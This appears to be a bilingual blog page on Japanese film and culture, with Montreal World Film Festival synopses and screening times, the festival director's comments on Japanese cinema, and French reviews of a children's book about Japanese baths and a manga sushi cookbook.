In Brazil after WWII, the large population of Japanese immigrants, already oppressed by the state, refused to believe that Japan has lost the war and a private war was begun against the “defeatists”. The story of one man caught up in this war and his wife’s struggle to extricate him.
Gekko no kamen (Moonlight mask): Japan, 2011, 102 min.; dir.: Itsuji Itao; Scr.: Itsuji Itao, Shoichiro Masumoto; Phot.: Masakazu Oka; Ed.: Ken Memita; Cast: Itsuji Itao, Tadanobu Asano, Satomi Ishihara.
When Usagi, a WWII veteran, returns to Tokyo everyone is surprised to learn that he survived. Usagi hopes for a revival of his prewar theatrical career but his efforts quickly hit a snag when another “Usagi” turns up.
Schedule: 8/19, 11:40, L10.19.1; 8/19, 21:30, L10.19.5; 8/20, 12:20, L10.20.2; 8/21, 19:00, L10.21.5. Read our commentary on this movie.
In December, 1999, a middle-aged man was arrested and charged with “negligence as a guardian, resulting in death”, a charge normally levelled against a person responsible for an elderly person or a child. How did it come to be levelled in this case?
In the 1980s, after unexplained deaths at his boating school, its principal, Totsuka, was sent to jail. Physical punishment was banned in all Japanese schools. But now Totsuka is back at work.
Updates: While waiting for our own commentaries on those movies, you can always check the excellent commentaries by Claude Blouin on Shomingeki (9/15/2011). Added a few links (8/19/2012).
M. Blouin est un collaborateur régulier au magazine allemand Shomingeki, une publication en ligne qui offre des commentaires et des notes sur le cinéma de la vie quotidienne (au Japon, “Shomingeki“ designe un genre de cinéma dramatique pour le peuple (la classe moyenne), sur la vie de tous les jours). Il y a récemment publié son appréciation des films japonais offert tant au Festival des Films du Monde qu’au Festival du Nouveau Cinéma:
Vous pouvez visionner la conférence de presse présentant la programmation 2010 du FFM dans sa quasi-totalité sur Vimeo.
Losique sur le cinema Japonais from clodjee; on Vimeo.
At the press conference unveiling the Montreal World Film Festival 2010 programming, which was held on August 10th, Serge Losique, the director of the festival, made some comments on the Japanese cinema. It is not the first time that he express such a particular interest for this cinema (although a few years ago he did it while the festival was presenting a special “focus” on the Japanese cinema) which seems to demonstrate that he is quite fond of it.
He laments that Japanese cinema is unfortunately not very present nor known in North America, and that it is up to the journalists to introduce it to movie goers and make them appreciate it. He recalls that Japan gave us many great directors and that, following several decades of lean times, Japanese cinema is coming back with great strengths. He points out that it has always had an important place at the Montreal World Film Festival because Japanese producers see the festival as a stepping stone toward the international market.
You can watch the MWFF 2010 programming press conference in almost its entirety on Vimeo.
“If you are cold, tea will warm you; if you are too heated, it will cool you; If you are depressed, it will cheer you; If you are excited, it will calm you.” ― William Ewart Gladstone
 “Oscar habite depuis peu au Japon avec ses parents. Aujourd’hui, document.write(“”); pour la première fois, sa maman et lui vont au bain japonais avec leur ami Motoyuki. Oscar n’est pas très rassuré: d’abord, il faut dire au revoir à maman qui part toute seule du côté des dames, et ensuite, dans les vestiaires, il faut se mettre tout nu devant tout le monde. Mais ce qu’il découvre ensuite est plutôt amusant: avant d’entrer dans l’eau, on se lave sur un banc jusqu’entre les orteils et on se rince en se versant une bassine sur la tête. Si le premier bain est beaucoup trop chaud, et le deuxième beaucoup trop froid, le bain rouge, qui sent si bon, est tout à fait du goût d’Oscar, et le jaccuzi aussi, avec ses bulles qui chatouillent. Mais tout ça donne terriblement envie de faire pipi. Oscar part bravement à la recherche des toilettes. Heureusement, le magnifique samouraï qui orne son peignoir lui donne du courage… Un album vivant et drôle, riche en détails — complété par un lexique illustré –, dans lequel le lecteur peut à la fois frémir et s’étonner avec Oscar, et découvrir ce qu’est un « yukata », des « geta » et, même, qui est Hokusaï…” [ Texte du site de l’éditeur ]
 Ce merveilleux album pour enfant offre de belles illustrations à l’aquarelle et est un excellent moyen d’initier de jeunes lecteurs à un aspect central de la culture japonaise: les bains publics. En treize illustrations de deux pages chacune, cet album nous raconte la première visite d’un jeune occidental aux bains publics japonais, présentant ainsi les différentes étapes, facettes ou coutumes de cette institution nippone: apparence extérieure, casier à chaussures, caisse & choix de yukata, séparation des sexes, nudité, salle de détente, on se lave avant d’entrer dans les bains, choix de bain froid, chaud ou parfumé, disposition des lieux, jaccuzi en bois, sauna & massage, salon de thé, etc. Le texte est court et simple, mais est complété par un lexique illustré. C’est agréable et facile à lire. J’adore!



 “Quand la culture manga et cuisine se rencontrent: un livre étonnant! Découvrez un livre de cuisine hors du commun, ludique et gourmand! Maître Karasu et Yuki l’apprentie vous enseignent l’art du sushi, de la cuison du riz jusqu’à la réalisation des rouleaux les plus complexes. Découpe de poisson, boulette nigiri, maki et sushi pressé… Tous les gestes, expliqués en manga, vous permettront de réaliser facilement plus de 40 recettes.” [ Texte de




 Clodjee's Safe-House